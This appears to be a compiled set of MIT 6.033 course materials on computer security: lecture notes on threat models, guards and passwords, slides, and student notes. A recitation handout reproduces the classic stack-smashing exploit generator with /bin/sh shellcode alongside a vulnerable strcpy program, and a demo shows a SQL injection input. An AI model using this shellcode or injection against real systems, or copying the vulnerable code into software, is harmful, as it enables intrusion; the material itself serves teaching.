    [slide: stuxnet]

Real world vs. computer security.
  Security in general not a particularly new concern.
    Banks, military, legal system, etc have always worried about security.
  Similarities with computer security:
    Want to compartmentalize (different keys for bike vs. safe deposit box).
    Log and audit for compromises.
    Use legal system for deterrence.
  Significant differences with computer security:
    Internet makes attacks fast, cheap, and scalable.
      Huge number of adversaries: bored teenagers, criminals worldwide, etc.
      Adversaries are often anonymous: no strong identity on the internet.
      Adversaries have lots of resources (compromised PCs in a botnet).
      Attacks can often be automated: systems compromised faster than can react.
    Users sometimes have poor intuition about computer security.
      E.g., misunderstand implications of important security decisions.

Why is security hard?
  Security is a negative goal.
    Want to achieve something despite whatever adversary might do.
  Positive goal: "Frans can read grades.txt".
    Ask Frans to check if our system meets this positive goal.
  Negative goal: "John cannot read grades.txt".
    Ask John if he can read grades.txt?
    Good to check, but not nearly enough..
    Must reason about all possible ways in which John might get the data.
  How might John try to get the contents of grades.txt?
    [slides: many ways]

Q: when should we stop thinking of scenarios?
  In general, cannot say that John will never get a copy of grades.txt.

We've seen negative goals already: all-or-nothing atomicity w/ crashes.
  With crashes, just had to think of where we might crash.
  Much harder to consider all possible cases with an adversary.
  Security is also often hard because system has many complex goals.

Can we use fault-tolerance techniques to deal with adversaries?
  One "failure" due to attack might be too many.
    Disclosing grades file, launching rocket, etc.
  Failures due to attack might be highly correlated.
    In fault-tolerance, we generally assumed independent failures.
    Adversary can cause every replica to crash in the same way.
    Hard to reason about failure probabilities due to attacks.

How to make progress in building a secure system?
  Be clear about goals: "policy".
  Be clear about assumptions: "threat model".

Policy: goals.
  Information security goals:
    Privacy: limit who can read data.
    Integrity: limit who can write data.
  Liveness goals:
    Availability: ensure service keeps operating.

Threat model: assumptions.
  Often don't know in advance who might attack, or what they might do.
    Adversaries may have different goals, techniques, resources, expertise.
  Cannot be secure against arbitrary adversaries, as we saw with John vs. Frans.
    Adversary might be your hardware vendor, software vendor, administrator, ..
    Need to make some plausible assumptions to make progress.
  What does a threat model look like?
    Adversary controls some computers, networks (but not all).
    Adversary controls some software on computers he doesn't fully control.
    Adversary knows some information, such as passwords or keys (but not all).
    Adversary knows about bugs in your software?
    Physical attacks?

```
    Social engineering attacks?
    Resources?  (Can be hard to estimate either resources or requirements!)
  Many systems compromised due to unrealistic / incomplete threat models.
    Adversary is outside of the company network / firewall.
    Adversary doesn't know legitimate users' passwords.
    Adversary won't figure out how the system works.
  Despite this, important to have a threat model.
    Can reason about assumptions, evolve threat model over time.
    When a problem occurs, can figure out what exactly went wrong, re-design.
  Overly-ambitious threat models not always a good thing.
    Not all threats are equally important.
    Stronger requirements can lead to more complexity.
    Complex systems can develop subtle security problems.

Guard model of security.
  [ diagram: client, server, guard, resource ]
  Client/server model; we are worried about security at the server.
  Typically think of security goal as relating to some resource in server.
    E.g., in a file server, resource might be the grades.txt file.
  Server is responsible for checking all accesses to resource.
    Consults a "guard" to make the access control decision.
  Complete mediation: only way to access the resource involves the guard.
    1. Must enforce client-server modularity
       Adversary should not be able to access server's resources directly.
       E.g., assume OS enforces modularity, or run server on separate machine.
    2. Must ensure server properly invokes the guard in all the right places.
    ==> Designs where complete mediation is inherent avoid many common pitfalls.

Designing the guard.
  Two functions often provided by a guard:
    Authentication: request -> principal.
      E.g., client's username, verified using password.
    Authorization: (request, principal, resource) -> allow?
      E.g., consult access control list (ACL) for resource.
  Simplifies security: can consider the guards under threat model.
    (But don't forget about complete mediation!)

Example systems in terms of our security model.
  Unix file system.
    Resource: files, directories.
    Server: OS kernel.
    Client: process.
    Requests: read, write system calls.
    Mediation: U/K bit / system call implementation.
    Principal: user ID.
    Authentication: kernel keeps track of user ID for each process.
    Authorization: permission bits & owner uid in each file's inode.
  Typical web server running on Unix.
    Resource: Wiki pages.
    Client: any computer that speaks HTTP.
    Server: web application, maybe written in Python.
    Requests: read/write wiki pages.
    Mediation: server stores data on local disk, accepts only HTTP reqs.
      Note: requires setting file permissions, etc;
            assumes OS kernel provides complete mediation.
    Principal: username.
    Authentication: password.
    Authorization: list of usernames that can read/write each wiki page.
  Firewall.
    Resource: internal servers.
    Client: any computer sending packets.
    Server: the entire internal network.
    Requests: packets.
    Mediation:
      - internal network must not be connected to internet in other ways.
      - no open wifi access points on internal network for adversary to use.
      - no internal computers that might be under control of adversary.
    Principal, authentication: none.
    Authorization: check for IP address & port in table of allowed connections.
  Multiple instances of model typically present in any system.
    Layering: Unix fs, web server, ..
    Defense in depth: web server, firewall, ..

Model seems straightforward: what goes wrong?

1. Software bugs / complete mediation.
  All ways to access resource must be checked by guard.
  Common estimate: one bug per 1,000 lines of code.
  Adversary may trick server code to do something unintended, bypass guard.
  [ 3 slides: paymaxx ]

  [ demo: SQL injection attack ]
    http://localhost/cgi-bin/lookup.cgi
    Look up nickolai, kaashoek, shanir.
    Try shanir' OR username='
    In recitation tomorrow, more examples of software bugs bypassing mediation.

  Dealing with software bugs / incomplete mediation.
    Any component that can arbitrarily access a resource must invoke the guard.
      E.g., lookup.cgi in the demo.
```

```
    If component has a bug or design mistake, can lead to incomplete mediation.
    General plan: reduce the number of components that must invoke the guard.
      E.g., arrange for DB server to check permissions on records returned.
      Then security does not depend as much on lookup.cgi.
    In security terminology, often called "principle of least privilege".

  Security jargon: privileged components are "trusted".
    Trusted is bad: you're in trouble if a trusted component breaks.
    Untrusted components are good: doesn't matter if they break.
    Good design has few trusted components, other things don't affect security.

2. Policy vs. mechanism.
  High-level policy is (ideally) concise and clear.
  Security mechanisms (e.g., guards) often provide lower-level guarantees.
  E.g., policy is that students cannot get a copy of grades.txt.
    What should the permissions on the files be?
    What should the firewall rules be?
  Good idea: try to line up security mechanisms with desired policies.

3. Interactions between layers, components.
  [ 3 slides: symlink problem ]

4. Users make mistakes.
  Social engineering, phishing attacks.
  Good idea: threat model should not assume users are perfect.

5. Cost of security.
  Users may be unwilling to pay cost (e.g., inconvenience) of security measures.
    E.g., system requires frequent password changes -> users may write them down.
  How far should 6.033 staff go to protect the grades file?
    Put the file on a separate computer, to avoid sharing a file system?
    Disconnect computer from the network, to avoid remotely exploitable OS bugs?
    Put the server into a separate machine room?
    Get a guard to physically protect the machine room?
    ...
  Good idea: cost of security mechanism should be commensurate with value.
    Most security goals/policies not infinitely valuable, can tolerate attacks.
    Security mechanisms can be expensive (e.g., wasted user time).

[ slide: summary ]
```

L21: Security intro

Nickolai Zeldovich
6.033 Spring 2012

Private data routinely leaked

Utah's Medicaid Data Breach Worse Than Expected

Utah Department of Technology Services (DTS) reveals 780,000 individuals have been affected by the theft of sensitive Medicaid information. That's far worse than initial estimates.

By Nicole Lewis | InformationWeek
April 11, 2012 11:38 AM

A new tally of files stored on a server that contained Medicaid information at the Utah Department of Technology Services (DTS) reveals that 780,000 individuals have been affected by the theft of sensitive information. That's far worse than initial estimates.

The data breach occurred on March 30, when a configuration error occurred at the password authentication level, allowing the hacker, located in Eastern Europe, to circumvent DTS's security system.

More Healthcare Insights

Webcasts

- Learn how Kettering Health Network maximized clinician patient time by virtualizing clinician access to data
- Self-Encrypting Drives: The Evolution of Encryption

"The server was a test server and when it was put into production there was a misconfiguration. Processes were not followed and the password was very weak," Stephanie Weiss, spokesperson for DTS, told *InformationWeek Healthcare*.

Master's Degree Programs For IT Pros And Clinicians


Users tricked by impersonators

Top Federal Lab Hacked in Spear-Phishing Attack

The Oak Ridge National Laboratory was forced to disconnect internet access for workers on Friday after the federal facility was hacked, and administrators discovered data being siphoned from a server.

Only a "few megabytes" of data were stolen before the lab discovered the breach and cut internet

Botnets control millions of PCs



Revengeful Computer Hacker Sentenced to Jail over Botnet Virus

A New Jersey based federal court has punished an ex-computer programmer with a 2-year imprisonment along with a 3-year supervised liberation on charges that he developed a computer worm, which contaminated approximately 100,000 computers for building a botnet. NetworkWorld published this on April 15, 2011.


Bruce Raisley, name of the programmer, reportedly has been proved guilty of unleashing malevolent PC software created to strike PCs as also websites that led to widespread destruction during September 2010.

State court documents that Raisley at one time voluntarily worked for an organization -Perverted Justice, which was actively associated with the TV program "To Catch a Predator," whose sting operations are known for capturing pedophiles.

Stated Raisley, he did wrong in posting the worm online. However, apologizing amid sobs, he said that he couldn't find any other alternative. Philly.com published this on April 16, 2011.

Actually, while working for Perverted Justice, Raisley, once, had acrimony with Xavier von Erck the organization's founder. Consequently, he started articulating critically against the group. Reacting angrily, Von Erck thought of teaching Raisley a lesson, so he pretended to be a lady called Holy and appeared online. Raisley, who became lured, arranged to meet the non-existent lady and when was face-to-face with her, a Perverted Justice volunteer captured the two in a camera.

Computer worm used to sabotage



Clues Suggest Stuxnet Virus Was Built for Subtle Nuclear Sabotage

New and important evidence found in the sophisticated "Stuxnet" malware targeting industrial control systems provides strong hints that the code was designed to sabotage nuclear plants, and that it employs a subtle sabotage strategy that involves briefly speeding up and slowing down physical machinery at a plant over a span of weeks.

"It indicates that [Stuxnet's creators] wanted to get on the system and not be discovered and stay there for a long time and change the process subtly, but not break it," [sic] says Liam O Murchu, researcher with Symantec Security Response, which published the new information in an updated paper on Friday.

Ways to access grades.txt

Ways to access grades.txt

- Change permissions on grades.txt to get access

Ways to access grades.txt

- Change permissions on grades.txt to get access
- Access disk blocks directly

Ways to access grades.txt

- Change permissions on grades.txt to get access
- Access disk blocks directly
- Access grades.txt via web.mit.edu

Ways to access grades.txt

- Change permissions on grades.txt to get access
- Access disk blocks directly
- Access grades.txt via web.mit.edu
- Reuse memory after Frans's text editor exits, read data

Ways to access grades.txt

- Change permissions on grades.txt to get access
- Access disk blocks directly
- Access grades.txt via web.mit.edu
- Reuse memory after Frans's text editor exits, read data
- Read backup copy of grades.txt from Frans's text editor

Ways to access grades.txt

- Change permissions on grades.txt to get access
- Access disk blocks directly
- Access grades.txt via web.mit.edu
- Reuse memory after Frans's text editor exits, read data
- Read backup copy of grades.txt from Frans's text editor
- Intercept network packets to file server storing grades.txt

Ways to access grades.txt

- Change permissions on grades.txt to get access
- Access disk blocks directly
- Access grades.txt via web.mit.edu
- Reuse memory after Frans's text editor exits, read data
- Read backup copy of grades.txt from Frans's text editor
- Intercept network packets to file server storing grades.txt
- Send Frans a trojaned text editor that emails out the file

Ways to access grades.txt

- Change permissions on grades.txt to get access
- Access disk blocks directly
- Access grades.txt via web.mit.edu
- Reuse memory after Frans's text editor exits, read data
- Read backup copy of grades.txt from Frans's text editor
- Intercept network packets to file server storing grades.txt
- Send Frans a trojaned text editor that emails out the file
- Steal disk from file server storing grades.txt

Ways to access grades.txt

- Change permissions on grades.txt to get access
- Access disk blocks directly
- Access grades.txt via web.mit.edu
- Reuse memory after Frans's text editor exits, read data
- Read backup copy of grades.txt from Frans's text editor
- Intercept network packets to file server storing grades.txt
- Send Frans a trojaned text editor that emails out the file
- Steal disk from file server storing grades.txt
- Get discarded printout of grades.txt from the trash

Ways to access grades.txt

- Change permissions on grades.txt to get access
- Access disk blocks directly
- Access grades.txt via web.mit.edu
- Reuse memory after Frans's text editor exits, read data
- Read backup copy of grades.txt from Frans's text editor
- Intercept network packets to file server storing grades.txt
- Send Frans a trojaned text editor that emails out the file
- Steal disk from file server storing grades.txt
- Get discarded printout of grades.txt from the trash
- Call sysadmin, pretend to be Frans, reset his password

Ways to access grades.txt

- Change permissions on grades.txt to get access
- Access disk blocks directly
- Access grades.txt via web.mit.edu
- Reuse memory after Frans's text editor exits, read data
- Read backup copy of grades.txt from Frans's text editor
- Intercept network packets to file server storing grades.txt
- Send Frans a trojaned text editor that emails out the file
- Steal disk from file server storing grades.txt
- Get discarded printout of grades.txt from the trash
- Call sysadmin, pretend to be Frans, reset his password

- ... when should we stop thinking of more ways?

paymaxx.com (2005)

- https://my.paymaxx.com/
  - Requires username and password
  - If you authenticate, provides menu of options
  - One option is to get a PDF of your W2 tax form

* simplified URLs

paymaxx.com (2005)

- https://my.paymaxx.com/
  - Requires username and password
  - If you authenticate, provides menu of options
  - One option is to get a PDF of your W2 tax form
- https://my.paymaxx.com/get-w2.cgi?id=1234
  - Gets a PDF of W2 tax form for ID 1234

* simplified URLs

paymaxx.com (2005)

- https://my.paymaxx.com/
  - Requires username and password
  - If you authenticate, provides menu of options
  - One option is to get a PDF of your W2 tax form
- https://my.paymaxx.com/get-w2.cgi?id=1234
  - Gets a PDF of W2 tax form for ID 1234
- get-w2.cgi forgot to check authorization
  - Attacker manually constructs URLs to fetch all data

* simplified URLs

Layer interactions: naming

```
athena% cd /mit/bob/project
athena% cat ideas.txt
Hello world.
...
athena%
```

Layer interactions: naming

```
athena% cd /mit/bob/project
athena% cat ideas.txt
Hello world.
...
athena% mail alice@mit.edu < ideas.txt
athena%
```

Layer interactions: naming

```
athena% cd /mit/bob/project
athena% cat ideas.txt
Hello world.
...
athena% mail alice@mit.edu < ideas.txt
athena%
```

Bob changes ideas.txt into a symbolic link to 6.033's grades.txt

Summary

- Security is a negative goal – hard to achieve
  - Policy: desired goal
  - Threat model: assumptions about what can go wrong
- Guard model
  - Authentication
  - Authorization

6.033: Computer Systems Engineering Spring 2012

Home / News
Schedule
Submissions

General Information
Staff List
Recitations
TA Office Hours

Discussion / feedback
FAQ
Class Notes Errata
Excellent Writing Examples

2011 Home

Preparation for Recitation 21

For today, read the paper by Jonathan Pincus and Brandon Baker, Beyond stack smashing: recent advances in exploiting buffer overruns.

Stack smashing is one of the most frequent attacks used on computer systems that run software written in the C programming language (see sidebar 11-4 on page 11-751 of the class notes). Most simple attacks won't work anymore, but attackers have come up with more sophisticated versions. This paper describes some of those versions.

As you are reading the question, try to figure out, what is the root problem that allows stack smashing?

What are the simple versions?

Read 4/24

5/1

6.033 Recitation

Handout #1

```
void function(int a, int b, int c) {
  int *ret;

  ret = &ret + 2;
  (*ret) += 10;
}
void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

allocate pointer

& is get memory address of

store at loc pointed to by ret

```
function:
     pushl   %ebp            ; save old base pointer
     movl    %esp, %ebp      ; init new base pointer
     subl    $4, %esp        ; allocate space for ret

; ret = &ret + 2
     leal    -4(%ebp), %eax  ; get address of ret into eax
     addl    $8, %eax        ;  add 2 words to ret
     movl    %eax, -4(%ebp)  ; store eax back into ret

;  (*ret) += 10;
     movl    -4(%ebp), %edx  ; get ret into edx
     movl    -4(%ebp), %eax  ; and eax
     movl    (%eax), %eax    ; dereference ret
     addl    $10, %eax       ; add 10 to it
     movl    %eax, (%edx)    ; and store back

     leave                   ; restore esp , ebp
     ret                     ; pop return address + return

main:
0:   pushl   %ebp            ; save old base pointer
1:   movl    %esp, %ebp      ; init new base pointer
3:   subl    $8, %esp        ; allocate space for x

; x = 0
6:   movl    $0, -4(%ebp)    ;move 0 into x

; function(1,2,3)
13:  pushl   $3              ; push args
15:  pushl   $2
17:  pushl   $1
19:  call    function
24:  addl    $12, %esp       ; pop args

; x = 1
27:  movl    $1, -4(%ebp)    ; move 1 into x

; printf ("%d\n",x)
34:  pushl   -4(%ebp)        ; push args
     pushl   $.LC0
     call    printf          ; call print
     addl    $8, %esp        ; pop args
     leave
     ret
```

vulnerable

```
void main(int argc, char *argv[]) {
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```

gen exploit

```
#include <stdlib.h>

#define DEFAULT_OFFSET                  100
#define DEFAULT_BUFFER_SIZE             600

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  buff = malloc(bsize);

  addr = get_sp() - offset;

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr += 4;
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

```
bash> ./gen_exploit
bash> ./vulnerable_code $EGG
```

Handout #2

Code samples from “Smashing The Stack For Fun And Profit” by Aleph One

Comments? Suggestions? Contact Sam Madden (madden@csail.mit.edu) May 2, 2006 3:43 PM

6.033 Recitation

5/1

Buffer Overrun

Buffer Overrun

- not just overwriting return pointer
- can also return in other stuff

Prof: He likes assembly code better

Hackers enjoy working w/ core of the machine

VM Ware close to buffer overruns

So can turn hacks to good?...

Everyone is collecting info on you

but you can't see it

like CVS extra care

Can you do attacks in Java?

Is C crappy?

(2)

Diff parts have of header diff values

Java - read in each part ind

C - just read the whole thing in

eaiser to deal w/ differences in memory

Java has 

in front of the string

C puts 0 at the end 

no * lenght byte

eaiser to program

but explitable

All of the things here can be solvable w/ good programming

- bounds checking

A[100] can you say A[-1] ?

A[101] ? ← only if don't bounds checking

(3)

So could say

```
f(i) {
    return A[i]
}
```

Java will do a comparison - is it higher or lower

If have

```
struct
    len
    type
    val
```

Can just specify in C

Extra More overhead in Java

Lots of good C libraries

like matrix multiplication

(4)

OS has 100s of entry points
- check for validity of the parameters
- people got lazy upgrading library to 64 bit

No Goto statements


No Switch statements
- it makes a table of addresses

Dynamic Procedures
loading functions

How:
Disassemble code
Look for vunerablity

Heap + Stack
↑ aka code
doesn't grow

(5)



Its easist just to grow the stack
Later than ~~malloc~~ memalloc()
Stack is natural way to do it

Both can grow from either end

Heap - random store in memory
will do .. malloc
Get a linked list of blocks free

Like when call new object in Java


f( )

```
int x;
int Buf[100]
int z;
Buf[100] = 17
Print z!
```

z is same as buffer 100
w/o array bound checkers
- just since we know its like this

(4)


Easier to picture



Start of fn:

need to pass params

Need to store return address



(7)

Running the handat code

Will print 0

using right compiler on 64 bit machine

The ret +2 gives ya the return address

Then take the value of return address and add 10

Then return happens

Go back to 34, not 24

Which is print

So skipped x = 1

But we also could have put anything in RA

So it directs straight to hacker

(This is lst attack in the pape)

Often this comes from text fields

Or file names, shared buffer pointers, timeouts, system ids

Often the buffers aren't that big...
Can't write that much code in there

Need 2 ops
Or could do trampoling (#2 in paper)
Call libc shell
write Delete "."

Then could do even more
*PTR = 3 (#3 in paper)
If can change this, can have
it point anywhere
exposure to diff parts of the code
Now pointer in memory
Can read passwords or something
pointer subterfuge

(9)

Pref: SQL injection more popular now

Bobby tables

1. Sanitize the punctuation
2. Stored procedures

But people are lazy

6.033 L22

5/2

Authentication + Passwords

How to authenticate users?

Passwords

Then can make access control decisions


Password goals → legit user can authenticate themselves

Adversary must resort to guessing user's PW

Can't prove anything more than this...

normally 268

Note: are subtilites



check_pw(p)

u	p
alice	xx

password would be on multiple pages

force page to be swapped to disk

(2)

But it checked letter by letter

If it went to disk -> 1st letter correct

Only 26 tries

Then guess w/ 2 on 1st pg

So

26en

$26 \cdot 8$ vs 26^8

So much better!

Easy to avoid

1. Read all chars

But table of passwords in plain text in kernal

if buffer overflow - can read out table!

So instead hash the passwords

H(x) -> y

(3)

Rules

One way

Output is fixed lenght

Collissions on outputs are rare

↑ also hard to engineer a collision

Examples

MD5

SHA-1

Can look on stats of real passwords from leaks

~~[illegible]~~

- users will pick dumb passwords

~~The Top 9,000p~~

- 20% of users stick to just 5000 users

- easy to build a rainbow table for

(4)

Salt

Can append salt so harder to rainbow table

need to make a new rainbow table


even better if each user has their own salt

↳ no rainbow tables possible!

The more you use a password - the greater the chance it will be compromised

So are assigned a Session cookie

- if someone steals → only gets in for a week



(5)

Don't allow

{'Ben', '22-May-2012'}

{'Ben2', '2-May-2012'}

Watch the trap! - Amazon + Flickr fell for it

Be explicit about what the hash means

Passwords are transferable

└ phishing attack

C —U,P→ bankOfAmerica.com

↑ zero

Build up db of U, P

Big problem in practice


└ Who are you sending your data to?

- how can you tell?

(6)


Challenge response

U	P
alice	pw




Server retrieves hash does R match what we sent

So then is prevented



But man in the middle still a problem



(1)

We were not explicit about who we were sending hash value to.

Instead - add server IP addr.

$H(R \| pw \| S)$


Then when real server sees

$H(R \| pw \| FS)$

But we are trusting the network

But we can also play the game in the opposite way

Prove real server



Site key

Vulnerable to man in the middle

Why bother?

makes an offline attack online

- can see lots of requests from the attacker and then can audit / identify

but many studies show pic does not matter

One Time Passwords

Server stores

U	P
alice	$H(H(\ldots(H(p)))$ (n times)

tracks how many times it has used

Client sends $H^{n-1}(n)$

(9)

Can only use each piece once

C —— U, $H^{n-2}(p)$ ——> S

Time-based OTP

U	P
alice	pw

pw = some random password/secret token loaded into smartphone

C —— U, H(time||pw) ——> S

S checks time ± min for diff

How do passwords get in to system in 1st place?

↳ Bootstrapping

Re reset password

↳ if asks public info, its a weak link

Summary

Users pick crappy pw

Can build better, not perfect passwords

Be explicit in hashes

5/2

6.033 2012 Lecture 22: Authentication, passwords.

Today: password case study.
  Most systems use some form of passwords for authentication.
  Will look at how different systems might use passwords.
  Some failures, some good ideas.

Password goals.
  Authenticate user.
  Adversary must guess (for random 8-letter passwords, ~26^8?).
  Guessing is expensive.

Start simple: logging into an account on a shared computer system.
  [slide: simple password-based authentication]
  Problem: can guess the password one character at a time.
    [diagram: allocate password 1 byte away from a page boundary, where the
              next page is not mapped. page fault means first char is ok.]
